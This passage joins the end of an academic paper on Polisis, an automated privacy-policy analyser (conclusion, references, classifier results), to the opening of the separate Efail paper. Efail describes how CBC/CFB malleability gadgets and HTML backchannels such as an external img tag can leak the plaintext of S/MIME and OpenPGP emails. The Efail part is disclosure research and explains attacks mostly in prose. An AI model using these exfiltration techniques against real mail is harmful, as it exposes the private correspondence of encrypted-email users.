**Evaluating the Compliance Industry:** Regulators and researchers are continuously scrutinizing the practices of the privacy compliance industry [21, 38, 39]. Miyazaki and Krishnamurthy [21] found no support that participating in a seal program is an indicator of following privacy practice standards. The FTC has found discrepancies between the practical behaviors of the companies, as reported in their privacy policies, and the privacy seals they have been granted [39]. Polisis can be used by these researchers and regulators to automatically, and continuously perform such checks at scale. It can provide the initial evidence that could be processed by skilled experts afterward, thus reducing the analysis time and the cost.

**Automated Question Answering:** Our QA system, PriBot, is focused on *non-factoid* questions, which are usually complex and open-ended. Over the past few years, deep learning has yielded superior results to traditional retrieval techniques in this domain [51, 52, 66]. Our main contribution is that we build a QA system, without a dataset that includes questions and answers, while achieving results on par with the state of the art on other domains. We envision that our approach could be transplanted to other problems that face similar issues.

## 11 Conclusion

We proposed Polisis, the first generic framework that enables detailed automatic analysis of privacy policies. It can assist users, researchers, and regulators in processing and understanding the content of privacy policies at scale. To build Polisis, we developed a new hierarchy of neural networks that extracts both high-level privacy practices as well as fine-grained information from privacy policies. Using this extracted information, Polisis enables several applications. In this paper, we demonstrated two applications: structured and free-form querying. In the first example, we use Polisis' output to extract short notices from the privacy policy in the form of privacy icons and to audit TRUSTe's policy analysis approach. In the second example, we build PriBot that answers users' free-form questions in real time and with high accuracy. Our evaluation of both applications reveals that Polisis matches the accuracy of expert analysis of privacy policies. Besides these applications, Polisis opens opportunities for further innovative privacy policy presentation mechanisms, including summarizing policies into simpler language. It can also enable comparative shopping applications that advise the consumer by comparing the privacy aspects of multiple applications they want to choose from.

## Acknowledgements

This research was partially funded by the Wisconsin Alumni Research Foundation and the US National Science Foundation under grant agreements CNS-1330596 and CNS-1646130.

## References

[1] F. H. Cate, "The limits of notice and choice," *IEEE Security Privacy*, vol. 8, no. 2, pp. 59–62, March 2010.

[2] Federal Trade Commission, "Protecting Consumer Privacy in an Era of Rapid Change," March 2012.

[3] J. Gluck, F. Schaub, A. Friedman, H. Habib, N. Sadeh, L. F. Cranor, and Y. Agarwal, "How short is too short? implications of length and framing on the effectiveness of privacy notices," in *Twelfth Symposium on Usable Privacy and Security (SOUPS 2016)*. Denver, CO: USENIX Association, 2016, pp. 321–340.

[4] A. M. McDonald and L. F. Cranor, "The cost of reading privacy policies," *ISJLP*, vol. 4, p. 543, 2008.

[5] President's Concil of Advisors on Science and Technology, "Big data and privacy: A technological perspective. Report to the President, Executive Office of the President," May 2014.

[6] F. Schaub, R. Balebako, and L. F. Cranor, "Designing effective privacy notices and controls," *IEEE Internet Computing*, vol. 21, no. 3, pp. 70–77, 2017.

[7] Federal Trade Commission, "Internet of Things, Privacy & Security in a Connected World," Jan. 2015.

[8] F. Schaub, R. Balebako, A. L. Durity, and L. F. Cranor, "A design space for effective privacy notices," in *Eleventh Symposium On Usable Privacy and Security (SOUPS 2015)*. Ottawa: USENIX Association, 2015, pp. 1–17.

[9] A. Rao, F. Schaub, N. Sadeh, A. Acquisti, and R. Kang, "Expecting the unexpected: Understanding mismatched privacy expectations online," in *Twelfth Symposium on Usable Privacy and Security (SOUPS 2016)*. Denver, CO: USENIX Association, 2016, pp. 77–96.

[10] S. Wilson, F. Schaub, R. Ramanath, N. Sadeh, F. Liu, N. A. Smith, and F. Liu, "Crowdsourcing annotations for websites' privacy policies: Can it really work?" in *Proceedings of the 25th International Conference on World Wide Web*, ser. WWW '16. Republic and Canton of Geneva, Switzerland: International World Wide Web Conferences Steering Committee, 2016, pp. 133–143.

[11] S. Wilson, F. Schaub, A. A. Dara, F. Liu, S. Cherivirala, P. G. Leon, M. S. Andersen, S. Zimmeck, K. M. Sathyendra, N. C. Russell, T. B. Norton, E. H. Hovy, J. R. Reidenberg, and N. M. Sadeh, "The creation and analysis of a website privacy policy corpus," in *Proceedings of the 54th Annual Meeting of the Association for Computational Linguistics, ACL 2016, August 7-12, 2016, Berlin, Germany, Volume 1: Long Papers*, 2016.

[12] U.S. Department of Commerce, "Privacy shield program overview," https://www.privacyshield.gov/Program-Overview, 2017, accessed: 10-01-2017.

[13] L. Cranor, *Web privacy with P3P*. " O'Reilly Media, Inc.", 2002.

[14] P. G. Kelley, J. Bresee, L. F. Cranor, and R. W. Reeder, "A "nutrition label" for privacy," in *Proceedings of the 5th Symposium on Usable Privacy and Security*, ser. SOUPS '09. New York, NY, USA: ACM, 2009, pp. 4:1–4:12.

[15] "Regulation (EU) 2016/679 of the European Parliament and of the Council of 27 April 2016 on the protection of natural persons with regard to the processing of personal data and on the free movement of such data, and repealing Directive 95/46/EC (General Data Protection Regulation)," *Official Journal of the European Union*, vol. L119, pp. 1–88, May 2016.

[16] S. Zimmeck and S. M. Bellovin, "Privee: An architecture for automatically analyzing web privacy policies." in *USENIX Security*, vol. 14, 2014.

[17] K. M. Sathyendra, S. Wilson, F. Schaub, S. Zimmeck, and N. Sadeh, "Identifying the provision of choices in privacy policy text," in *Proceedings of the 2017 Conference on Empirical Methods in Natural Language Processing*, 2017, pp. 2764–2769.

[18] Disconnect, "Privacy Icons," https://web.archive.org/web/20170709022651/disconnect.me/icons, accessed: 07-01-2017.

[19] B. Edelman, "Adverse selection in online "trust" certifications," in *Proceedings of the 11th International Conference on Electronic Commerce*, ser. ICEC '09. New York, NY, USA: ACM, 2009, pp. 205–212.

[20] T. Foremski, "TRUSTe responds to Facebook privacy problems..." http://www.zdnet.com/article/truste-responds-to-facebook-privacy-problems/, 2017, accessed: 2017-10-01.

[21] A. D. Miyazaki and S. Krishnamurthy, "Internet seals of approval: Effects on online privacy policies and consumer perceptions," *Journal of Consumer Affairs*, vol. 36, no. 1, pp. 28–49, 2002.

[22] G. Glavaš, F. Nanni, and S. P. Ponzetto, "Unsupervised text segmentation using semantic relatedness graphs," in **SEM 2016: The Fifth Joint Conference on Lexical and Computational Semantics : proceedings of the conference ; August 11-12 2016, Berlin, Germany*. Stroudsburg, Pa.: Association for Computational Linguistics, 2016, pp. 125–130.

[23] Y. Kim, "Convolutional neural networks for sentence classification," in *Proceedings of the 2014 Conference on Empirical Methods in Natural Language Processing, EMNLP 2014, October 25-29, 2014, Doha, Qatar, A meeting of SIGDAT, a Special Interest Group of the ACL*, 2014, pp. 1746–1751.

[24] T. Mikolov, I. Sutskever, K. Chen, G. S. Corrado, and J. Dean, "Distributed representations of words and phrases and their compositionality," in *Advances in neural information processing systems*, 2013, pp. 3111–3119.

[25] J. Pennington, R. Socher, and C. D. Manning, "Glove: Global vectors for word representation," in *Empirical Methods in Natural Language Processing (EMNLP)*, 2014, pp. 1532–1543.

[26] D. Tang, F. Wei, N. Yang, M. Zhou, T. Liu, and B. Qin, "Learning sentiment-specific word embedding for twitter sentiment classification." in *ACL (1)*, 2014, pp. 1555–1565.

[27] N. Viennot, E. Garcia, and J. Nieh, "A measurement study of google play," in *ACM SIGMETRICS Performance Evaluation Review*, vol. 42, no. 1. ACM, 2014, pp. 221–233.

[28] P. Bojanowski, E. Grave, A. Joulin, and T. Mikolov, "Enriching word vectors with subword information," *arXiv preprint arXiv:1607.04606*, 2016.

[29] S. Bird and E. Loper, "Nltk: the natural language toolkit," in *Proceedings of the ACL 2004 on Interactive poster and demonstration sessions*. Association for Computational Linguistics, 2004, p. 31.

[30] D. Britz, "Understanding convolutional neural networks for NLP," http://www.wildml.com/2015/11/understanding-convolutional-neural-networks-for-nlp/, 2015, accessed: 01-01-2017.

[31] L. F. Cranor, P. Guduru, and M. Arjula, "User interfaces for privacy agents," *ACM Transactions on Computer-Human Interaction (TOCHI)*, vol. 13, no. 2, pp. 135–178, 2006.

[32] P. G. Kelley, J. Bresee, L. F. Cranor, and R. W. Reeder, "A nutrition label for privacy," in *Proceedings of the 5th Symposium on Usable Privacy and Security*. ACM, 2009, p. 4.

[33] J. Y. Tsai, S. Egelman, L. Cranor, and A. Acquisti, "The effect of online privacy information on purchasing behavior: An experimental study," *Information Systems Research*, vol. 22, no. 2, pp. 254–268, 2011.

[34] A. Razaghpanah, R. Nithyanand, N. Vallina-Rodriguez, S. Sundaresan, M. Allman, and C. K. P. Gill, "Apps, trackers, privacy, and regulators," in *25th Annual Network and Distributed System Security Symposium, NDSS 2018*, 2018.

[35] A. Aktypi, J. Nurse, and M. Goldsmith, "Unwinding ariadne's identity thread: Privacy risks with fitness trackers and online social networks," in *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*. ACM, 2017.

[36] E. Steel and A. Dembosky, "Health apps run into privacy snags," *Financial Times*, 2013.

[37] Norwegian Consumer Council, "Appfail report threats to consumers in mobile apps," Norwegian Consumer Council, Tech. Rep., 2016.

[38] E. M. Caudill and P. E. Murphy, "Consumer online privacy: Legal and ethical issues," *Journal of Public Policy & Marketing*, vol. 19, no. 1, pp. 7–19, 2000.

[39] R. Pitofsky, S. Anthony, M. Thompson, O. Swindle, and T. Leary, "Privacy online: Fair information practices in the electronic marketplace," *Statement of the Federal Trade Commission before the Committee on Commerce, Science and Transportation, United States Senate, Washington, DC*, 2000.

[40] J. R. Landis and G. G. Koch, "The measurement of observer agreement for categorical data," *biometrics*, pp. 159–174, 1977.

[41] TRUSTe, "TRUSTe & Disconnect Introduce Visual Icons to Help Consumers Understand Privacy Policies," http://www.trustarc.com/blog/2014/06/23/truste-disconnect-introduce-visual-icons-to-help-consumers-understand-privacy-policies/, June 2013, accessed: 07-01-2017.

[42] R. Ramanath, F. Liu, N. M. Sadeh, and N. A. Smith, "Unsupervised alignment of privacy policies using hidden markov models," in *Proceedings of the 52nd Annual Meeting of the Association for Computational Linguistics, ACL 2014, June 22-27, 2014, Baltimore, MD, USA, Volume 2: Short Papers*, 2014, pp. 605–610.

[43] C. Schneider, "10 reasons why ai-powered, automated customer service is the future," https://www.ibm.com/blogs/watson/2017/10/10-reasons-ai-powered-automated-customer-service-future, October 2017, accessed: 10-01-2017.

[44] B. P. Knijnenburg, M. C. Willemsen, and S. Hirtbach, "Receiving recommendations and providing feedback: The user-experience of a recommender system," in *International Conference on Electronic Commerce and Web Technologies*. Springer, 2010, pp. 207–216.

[45] H. T. Dang, D. Kelly, and J. J. Lin, "Overview of the trec 2007 question answering track." in *Trec*, vol. 7, 2007, p. 63.

[46] H. Llorens, N. Chambers, N. Mostafazadeh, J. Allen, and J. Pustejovsky, "Qa tempeval: Evaluating temporal information understanding with qa."

[47] M. Wang, N. A. Smith, and T. Mitamura, "What is the jeopardy model? a quasi-synchronous grammar for qa." in *EMNLP-CoNLL*, vol. 7, 2007, pp. 22–32.

[48] S. Robertson, "Understanding inverse document frequency: on theoretical arguments for IDF," *Journal of Documentation*, vol. 60, pp. 503–520, 2004.

[49] M. Beaulieu, M. Gatford, X. Huang, S. Robertson, S. Walker, and P. Williams, "Okapi at trec-5," *NIST SPECIAL PUBLICATION SP*, pp. 143–166, 1997.

[50] A. S. Razavian, J. Sullivan, S. Carlsson, and A. Maki, "Visual instance retrieval with deep convolutional networks," *arXiv preprint arXiv:1412.6574*, 2014.

[51] M. Feng, B. Xiang, M. R. Glass, L. Wang, and B. Zhou, "Applying deep learning to answer selection: A study and an open task," in *2015 IEEE Workshop on Automatic Speech Recognition and Understanding, ASRU 2015, Scottsdale, AZ, USA, December 13-17, 2015*, 2015, pp. 813–820.

[52] M. Tan, C. dos Santos, B. Xiang, and B. Zhou, "Improved representation learning for question answer matching," in *Proceedings of the 54th Annual Meeting of the Association for Computational Linguistics*, 2016.

[53] K. Järvelin and J. Kekäläinen, "Cumulated gain-based evaluation of ir techniques," *ACM Transactions on Information Systems (TOIS)*, vol. 20, no. 4, pp. 422–446, 2002.

[54] Facebook, "Wiki word vectors," https://fasttext.cc/docs/en/pretrained-vectors.html, 2017, accessed: 2017-10-01.

[55] Cambridge English Language Assessment, *Cambridge English Proficiency Certificate of Proficiency in English CEFR level C2, Handbook for Teachers*. University of Cambridge, 2013.

[56] J. Goodman, "Legal technology: the rise of the chatbots," https://www.lawgazette.co.uk/features/legal-technology-the-rise-of-the-chatbots/5060310.article, 2017, accessed: 2017-04-27.

[57] A. Levy, "Microsoft ceo satya nadella: for the future of chat bots, look at the insurance industry," http://www.cnbc.com/2017/01/09/microsoft-ceo-satya-nadella-bots-in-insurance-industry.html, 2017, accessed: 2017-04-27.

[58] F. Liu, N. L. Fella, and K. Liao, "Modeling language vagueness in privacy policies using deep neural networks," in *2016 AAAI Fall Symposium Series*, 2016.

[59] T. Hwang, "The laws of (legal) robotics," Robot, Robot & Hwang LLP, Tech. Rep., 2013.

[60] J. O. McGinnis and R. G. Pearce, "The great disruption: How machine intelligence. will transform the role of lawyers in the delivery of legal services," *Fordham L. Rev.*, vol. 82, pp. 3041–3481, 2014.

[61] F. Pasquale and G. Cashwell, "Four futures of legal automation," *UCLA L. Rev. Discourse*, vol. 63, p. 26, 2015.

[62] L.-E. Holtz, H. Zwingelberg, and M. Hansen, "Privacy policy icons," in *Privacy and Identity Management for Life*. Springer, 2011, pp. 279–285.

[63] S. Zimmeck, Z. Wang, L. Zou, R. Iyengar, B. Liu, F. Schaub, S. Wilson, N. Sadeh, S. M. Bellovin, and J. Reidenberg, "Automated analysis of privacy requirements for mobile apps," in *24th Annual Network and Distributed System Security Symposium, NDSS 2017*, 2017.

[64] F. Liu, S. Wilson, F. Schaub, and N. Sadeh, "Analyzing vocabulary intersections of expert annotations and topic models for data practices in privacy policies," in *2016 AAAI Fall Symposium Series*, 2016.

[65] K. M. Sathyendra, F. Schaub, S. Wilson, and N. Sadeh, "Automatic extraction of opt-out choices from privacy policies," in *2016 AAAI Fall Symposium Series*, 2016.

[66] J. Rao, H. He, and J. Lin, "Noise-contrastive estimation for answer selection with deep neural networks," in *Proceedings of the 25th ACM International on Conference on Information and Knowledge Management*, ser. CIKM '16. New York, NY, USA: ACM, 2016, pp. 1913–1916.

## Appendix: Full Classification Results

We present the classification results at the category level for the Segment Classifier and at 15 selected attribute levels, using the hyperparameters of Table 1.

Classification results at the category level for the Segment Classifier

| Label | Prec. | Recall | F1 | Top-1 Prec. | Support |
|---|---|---|---|---|---|
| Data Retention | 0.83 | 0.66 | 0.71 | 0.68 | 88 |
| Data Security | 0.88 | 0.83 | 0.85 | 0.79 | 201 |
| Do Not Track | 0.94 | 0.97 | 0.95 | 0.88 | 16 |
| 1st Party Collection | 0.79 | 0.79 | 0.79 | 0.79 | 1211 |
| Specific Audiences | 0.96 | 0.94 | 0.95 | 0.93 | 156 |
| Introductory/Generic | 0.81 | 0.66 | 0.70 | 0.75 | 369 |
| Policy Change | 0.95 | 0.84 | 0.88 | 0.93 | 112 |
| Non-covered Practice | 0.76 | 0.67 | 0.70 | 0.60 | 280 |
| Privacy Contact Info | 0.90 | 0.85 | 0.87 | 0.88 | 137 |
| 3rd Party Sharing | 0.79 | 0.80 | 0.79 | 0.82 | 908 |
| Access, Edit, Delete | 0.89 | 0.75 | 0.80 | 0.87 | 133 |
| User Choice/Control | 0.74 | 0.74 | 0.74 | 0.69 | 433 |
| Average | 0.85 | 0.79 | 0.81 | 0.80 | |

Classification results for attribute: *change-type*

| Label | Prec. | Recall | F1 | Support |
|---|---|---|---|---|
| privacy-relevant-change | 0.78 | 0.76 | 0.77 | 77 |
| unspecified | 0.79 | 0.76 | 0.76 | 90 |
| Average | 0.78 | 0.76 | 0.76 | |

Classification results for attribute: *notification-type*

| Label | Prec. | Recall | F1 | Support |
|---|---|---|---|---|
| general-notice-in-privacy-policy | 0.80 | 0.77 | 0.78 | 76 |
| general-notice-on-website | 0.64 | 0.62 | 0.62 | 52 |
| personal-notice | 0.69 | 0.66 | 0.67 | 50 |
| unspecified | 0.81 | 0.72 | 0.75 | 24 |
| Average | 0.73 | 0.69 | 0.71 | |

Classification results for attribute: *identifiability*

| Label | Prec. | Recall | F1 | Support |
|---|---|---|---|---|
| aggregated-or-anonymized | 0.89 | 0.89 | 0.89 | 284 |
| identifiable | 0.81 | 0.81 | 0.81 | 492 |
| unspecified | 0.63 | 0.63 | 0.63 | 98 |
| Average | 0.77 | 0.78 | 0.77 | |

Classification results for attribute: *do-not-track-policy*

| Label | Prec. | Recall | F1 | Support |
|---|---|---|---|---|
| honored | 1.00 | 1.00 | 1.00 | 8 |
| not-honored | 1.00 | 1.00 | 1.00 | 26 |
| Average | 1.00 | 1.00 | 1.00 | |

Classification results for attribute: *security-measure*

| Label | Prec. | Recall | F1 | Support |
|---|---|---|---|---|
| data-access-limitation | 0.89 | 0.78 | 0.81 | 35 |
| generic | 0.84 | 0.83 | 0.83 | 102 |
| privacy-review-audit | 0.97 | 0.58 | 0.62 | 13 |
| privacy-security-program | 0.87 | 0.69 | 0.73 | 31 |
| secure-data-storage | 0.82 | 0.64 | 0.69 | 17 |
| secure-data-transfer | 0.91 | 0.80 | 0.84 | 26 |
| secure-user-authentication | 0.97 | 0.58 | 0.63 | 12 |
| Average | 0.90 | 0.70 | 0.74 | |

Classification results for attribute: *personal-information-type*

| Label | Prec. | Recall | F1 | Support |
|---|---|---|---|---|
| computer-information | 0.84 | 0.80 | 0.82 | 88 |
| contact | 0.90 | 0.89 | 0.90 | 342 |
| cookies-and-tracking-elements | 0.95 | 0.92 | 0.94 | 272 |
| demographic | 0.93 | 0.90 | 0.92 | 86 |
| financial | 0.89 | 0.86 | 0.87 | 99 |
| generic-personal-information | 0.82 | 0.79 | 0.80 | 441 |
| health | 1.00 | 0.56 | 0.61 | 8 |
| ip-address-and-device-ids | 0.93 | 0.93 | 0.93 | 104 |
| location | 0.88 | 0.88 | 0.88 | 107 |
| personal-identifier | 0.67 | 0.61 | 0.63 | 31 |
| social-media-data | 0.73 | 0.84 | 0.78 | 23 |
| survey-data | 0.77 | 0.86 | 0.81 | 22 |
| unspecified | 0.71 | 0.70 | 0.71 | 456 |
| user-online-activities | 0.80 | 0.82 | 0.81 | 224 |
| user-profile | 0.79 | 0.68 | 0.72 | 96 |
| Average | 0.84 | 0.80 | 0.81 | |

Classification results for attribute: *purpose*

| Label | Prec. | Recall | F1 | Support |
|---|---|---|---|---|
| additional-service-feature | 0.75 | 0.76 | 0.75 | 374 |
| advertising | 0.92 | 0.91 | 0.92 | 286 |
| analytics-research | 0.88 | 0.86 | 0.87 | 239 |
| basic-service-feature | 0.76 | 0.73 | 0.74 | 401 |
| legal-requirement | 0.92 | 0.91 | 0.91 | 79 |
| marketing | 0.86 | 0.83 | 0.84 | 312 |
| merger-acquisition | 0.95 | 0.96 | 0.95 | 38 |
| personalization-customization | 0.79 | 0.80 | 0.80 | 149 |
| service-operation-and-security | 0.81 | 0.77 | 0.79 | 200 |
| unspecified | 0.72 | 0.68 | 0.70 | 249 |
| Average | 0.84 | 0.82 | 0.83 | |

Classification results for attribute: *choice-type*

| Label | Prec. | Recall | F1 | Support |
|---|---|---|---|---|
| browser-device-privacy-controls | 0.89 | 0.95 | 0.92 | 171 |
| dont-use-service-feature | 0.69 | 0.65 | 0.67 | 213 |
| first-party-privacy-controls | 0.75 | 0.62 | 0.66 | 71 |
| opt-in | 0.78 | 0.81 | 0.79 | 406 |
| opt-out-link | 0.82 | 0.74 | 0.77 | 167 |
| opt-out-via-contacting-company | 0.87 | 0.81 | 0.84 | 127 |
| third-party-privacy-controls | 0.82 | 0.62 | 0.66 | 99 |
| unspecified | 0.65 | 0.54 | 0.56 | 117 |
| Average | 0.78 | 0.72 | 0.73 | |

Classification results for attribute: *third-party-entity*

| Label | Prec. | Recall | F1 | Support |
|---|---|---|---|---|
| collect-on-first-party-website-app | 0.78 | 0.64 | 0.68 | 113 |
| receive-shared-with | 0.87 | 0.87 | 0.87 | 843 |
| see | 0.83 | 0.79 | 0.81 | 63 |
| track-on-first-party-website-app | 0.75 | 0.86 | 0.79 | 107 |
| unspecified | 0.60 | 0.51 | 0.52 | 57 |
| Average | 0.77 | 0.74 | 0.73 | |

Classification results for attribute: *access-type*

| Label | Prec. | Recall | F1 | Support |
|---|---|---|---|---|
| edit-information | 0.65 | 0.62 | 0.63 | 172 |
| unspecified | 0.98 | 0.64 | 0.71 | 14 |
| view | 0.55 | 0.53 | 0.53 | 47 |
| Average | 0.73 | 0.60 | 0.62 | |

Classification results for attribute: *audience-type*

| Label | Prec. | Recall | F1 | Support |
|---|---|---|---|---|
| californians | 0.98 | 0.97 | 0.98 | 60 |
| children | 0.98 | 0.97 | 0.97 | 161 |
| europeans | 0.97 | 0.95 | 0.96 | 23 |
| Average | 0.98 | 0.97 | 0.97 | |

Classification results for attribute: *choice-scope*

| Label | Prec. | Recall | F1 | Support |
|---|---|---|---|---|
| both | 0.61 | 0.53 | 0.54 | 71 |
| collection | 0.74 | 0.68 | 0.70 | 302 |
| first-party-collection | 0.63 | 0.55 | 0.56 | 109 |
| first-party-use | 0.80 | 0.68 | 0.71 | 236 |
| third-party-sharing-collection | 0.81 | 0.60 | 0.64 | 98 |
| third-party-use | 0.57 | 0.51 | 0.50 | 60 |
| unspecified | 0.55 | 0.55 | 0.55 | 76 |
| use | 0.62 | 0.55 | 0.56 | 140 |
| Average | 0.67 | 0.58 | 0.59 | |

Classification results for attribute: *action-first-party*

| Label | Prec. | Recall | F1 | Support |
|---|---|---|---|---|
| collect-in-mobile-app | 0.84 | 0.75 | 0.79 | 68 |
| collect-on-mobile-website | 0.58 | 0.54 | 0.56 | 11 |
| collect-on-website | 0.65 | 0.65 | 0.65 | 739 |
| unspecified | 0.61 | 0.60 | 0.60 | 294 |
| Average | 0.67 | 0.64 | 0.65 | |

Classification results for attribute: *does-does-not*

| Label | Prec. | Recall | F1 | Support |
|---|---|---|---|---|
| does | 0.82 | 0.93 | 0.86 | 1436 |
| does-not | 0.82 | 0.93 | 0.86 | 200 |
| Average | 0.82 | 0.93 | 0.86 | |

Classification results for attribute: *retention-period*

| Label | Prec. | Recall | F1 | Support |
|---|---|---|---|---|
| indefinitely | 0.45 | 0.48 | 0.47 | 8 |
| limited | 0.74 | 0.75 | 0.75 | 27 |
| stated-period | 0.94 | 0.94 | 0.94 | 10 |
| unspecified | 0.82 | 0.77 | 0.77 | 41 |
| Average | 0.74 | 0.74 | 0.73 | |

# Efail: Breaking S/MIME and OpenPGP Email Encryption using Exfiltration Channels

Damian Poddebniak[1], Christian Dresen[1], Jens Müller[2], Fabian Ising[1], Sebastian Schinzel[1], Simon Friedberger[3], Juraj Somorovsky[2], and Jörg Schwenk[2]

[1]Münster University of Applied Sciences
[2]Ruhr University Bochum
[3]NXP Semiconductors, Belgium

## Abstract

OpenPGP and S/MIME are the two prime standards for providing end-to-end security for emails. We describe novel attacks built upon a technique we call *malleability gadgets* to reveal the plaintext of encrypted emails. We use CBC/CFB gadgets to inject malicious plaintext snippets into encrypted emails. These snippets abuse existing and standard conforming backchannels to exfiltrate the full plaintext after decryption. We describe malleability gadgets for emails using HTML, CSS, and X.509 functionality. The attack works for emails even if they were collected long ago, and it is triggered as soon as the recipient decrypts a single maliciously crafted email from the attacker.

We devise working attacks for both OpenPGP and S/MIME encryption, and show that exfiltration channels exist for 23 of the 35 tested S/MIME email clients and 10 of the 28 tested OpenPGP email clients. While it is advisable to update the OpenPGP and S/MIME standards to fix these vulnerabilities, some clients had even more severe implementation flaws allowing straightforward exfiltration of the plaintext.

## 1 Introduction

Despite the emergence of many secure messaging technologies, email is still one of the most common methods to exchange information and data, reaching 269 billion messages per day in 2017 [1].

While transport security between mail servers is useful against some attacker scenarios, it does not offer reliable security guarantees regarding confidentiality and authenticity of emails. Reports of pervasive data collection efforts by nation state actors, large-scale breaches of email servers, revealing millions of email messages [2–5], or attackers compromising email accounts to search the emails for valuable data [6, 7] underline that transport security alone is not sufficient. End-to-end encryption is designed to protect user data in such scenarios. With end-to-end encryption, the email infrastructure becomes merely a transportation service for opaque email data and no compromise – aside from the endpoints of sender or receiver – should affect the security of an end-to-end encrypted email.

**S/MIME and OpenPGP.** The two most prominent standards offering end-to-end encryption for email, S/MIME (Secure / Multipurpose Internet Mail Extensions) and OpenPGP (Pretty Good Privacy), co-exist for more than two decades now. Although the cryptographic security of them was subject to criticism [8–10], little was published about practical attacks. Instead, S/MIME is commonly used in corporate and government environments.[1] It benefits from its ability to integrate into PKIs and that most widely-used email clients support it by default. OpenPGP often requires the installation of additional software and, besides a steady userbase within the technical community, is recommended for people in high-risk environments. In fact, human rights organizations such as Amnesty International [11], EFF [12], or Reporters without Borders [13] recommend using PGP.

We show that this trust is not justified, neither in S/MIME nor in OpenPGP. Based on the complexity of these two specifications and usage of obsolete cryptographic primitives, we introduce two novel attacks.

**Backchannels and exfiltration channels.** One of the basic building blocks for our attacks are backchannels. A backchannel is any functionality that interacts with the network, for example, a method for forcing the email client to invoke an external URL. A simple example uses an HTML image tag `<img src="http://efail.de">` which forces the email client to download an image from `efail.de`. These backchannels are widely known for their privacy im-

[1]A comprehensive list of European companies and agencies supporting S/MIME is available at `https://gist.github.com/rmoriz/5945400`.

plications as they can leak whether and when the user opened an email and which software and IP he used.

Until now, the fetching of external URLs in email was only considered to be a privacy threat. In this paper, we abuse backchannels to create plaintext exfiltration channels that allow sending plaintext directly to the attacker. We analyze how an attacker can turn backchannels in email clients to exfiltration channels, and thus obtain victim plaintext messages. We show the existence of backchannels for nearly every email client, ranging from classical HTML resources to OCSP requests and Certificate Revocation lists.

**Malleability gadget attacks.** Our first attack exploits the construction of obsolete cryptographic primitives, while the second abuses the way how some email clients handle different MIME parts. An important observation for the first attack is that OpenPGP solely uses the Cipher Feedback Mode (CFB) and S/MIME solely uses the Cipher Block Chaining (CBC) mode of operation. Both modes provide *malleability* of plaintexts. This property allows an attacker to reorder, remove or insert ciphertext blocks, or to perform meaningful plaintext modifications without knowing the encryption key. More concretely, he can flip specific bits in the plaintext or even create arbitrary plaintext blocks if he knows parts of the plaintext.

We use the malleability of CBC and CFB to construct so called *malleability gadgets* that allow us to create chosen plaintexts of any length under the assumption that the attacker knows one plaintext block. These malleability gadgets are then used to inject malicious plaintext snippets within the actual plaintext. An ideal malleability gadget attack is possible if the attacker knows one complete plaintext block from the ciphertext, which is 16 bytes for AES. However, fewer known plaintext bytes may also be sufficient, depending on the exfiltration channel that the attacker aims for. Guessing small parts of plaintext is typically feasible since there are hundreds of bytes of static metadata.

With this technique, we were able to defeat the encryption modes used in both S/MIME and PGP. While attacking S/MIME is straightforward, for OpenPGP, we needed to develop more complex exploit techniques upon malleability gadgets because the data is typically compressed before encryption.

**Direct exfiltration attacks.** Our second attack exploits how different email clients handle emails containing multiple MIME parts. We discovered several attacks variations that solely exploit the complex interaction of HTML together with MIME, S/MIME and OpenPGP in email clients. These cases are straightforward to exploit and do not require any changes of the ciphertext. In the most straightforward example of our attacks, the adversary prepares a plaintext email structure that contains an `<img>` element, whose URL is not closed with quotes.

**Contributions.** We make the following contributions:

- We introduce the concept of malleability gadgets, which allow an attacker to inject malicious chosen plaintext snippets into the email ciphertext. We describe and apply malleability gadgets for the CBC and CFB modes used in email encryption.
- We analyze all major email clients for backchannels that can be used for the creation of exfiltration channels.
- OpenPGP's plaintext compression significantly complicates our attack. We describe techniques to create arbitrary plaintexts from specific changes in the compressed plaintext using advanced malleability gadgets.
- We describe practical attacks against major email clients allowing to exfiltrate decrypted emails directly, without ciphertext modifications.
- We discuss medium and long-term countermeasures for email clients and the S/MIME and PGP standards.

**Responsible disclosure.** We disclosed the vulnerabilities to all affected email vendors and to national CERTs and our findings were confirmed by these bodies.

## 2 Background

In its simplest form, an email is a text message conforming to the Internet Message Format (IMF) [14]. As the IMF lacks features that are required in the modern Internet, such as the transmission of binary data, it is augmented with *Multipurpose Internet Mail Extension* (MIME) [15] to support transmission of multimedia messages or – in case of OpenPGP and S/MIME – to allow end-to-end encryption of emails.

### 2.1 End-to-end encrypted email

**S/MIME and CMS.** The Secure/Multipurpose Internet Mail Extension (S/MIME) is an extension to MIME describing how to send and receive secured MIME data [16]. S/MIME focuses on the MIME-related parts of an email and relies on the *Cryptographic Message Syntax* (CMS) to digitally sign, authenticate, or encrypt arbitrary messages [17]. CMS is a set of binary encoding rules and methods to create secured messages. As it is derived from PKCS#7, the term "PKCS" is found in various headers of secured emails.

**Pretty Good Privacy.** Phil Zimmerman developed the first version of Pretty Good Privacy (PGP) in 1991 as a means to enable political activists to communicate securely on BBSs, Usenet groups and the early Internet. In the late '90s, the IETF published RFC 2440 describing the OpenPGP format, which has been updated several times. The latest standard is RFC 4880, published in 2007, which describes a variety of methods to encrypt and sign digital data [18].

## 2.2 Cryptographic basics

In the email context, both S/MIME and PGP use hybrid encryption, in which the sender generates a random session key $s$ that is used to symmetrically encrypt the message $m$ into a cipher text $c$. The session key $s$ is encrypted with at least two public keys using a public key encryption scheme. The first encryption of $s$ happens with the public key of the sender. Additional encryptions are done using all the public keys of the intended receivers. Thus, $s$ will be encrypted under $n+1$ different public keys for $n$ recipients of the email. Throughout this paper, we focus on the symmetric encryption.

**Encryption modes in OpenPGP and S/MIME.** For symmetric encryption of the message $m$, the standards specify several block ciphers, the most relevant being 3DES and AES. As encryption modes, S/MIME uses *Cipher Block Chaining (CBC)* and OpenPGP uses the *Cipher Feedback Mode (CFB)*. During decryption, both modes produce intermediate values which are XORed ($\oplus$) with an adjacent ciphertext block to produce the final plaintext block. For CBC, the decryption of $C_i$ into its respective plaintext block is $P_i = dec_s(C_i) \oplus C_{i-1}$. For CFB, it is $P_i = enc_s(C_i) \oplus C_{i+1}$.

**Malleability in encryption modes.** XOR is a *malleable* operation, which means that flipping a single bit in one of the two operands of XOR results in a bit flip of the final plaintext at the same position. Because XORing with adjacent ciphertext blocks is the final operation in CBC and CFB, precise plaintext manipulations are possible by changing the ciphertext only.

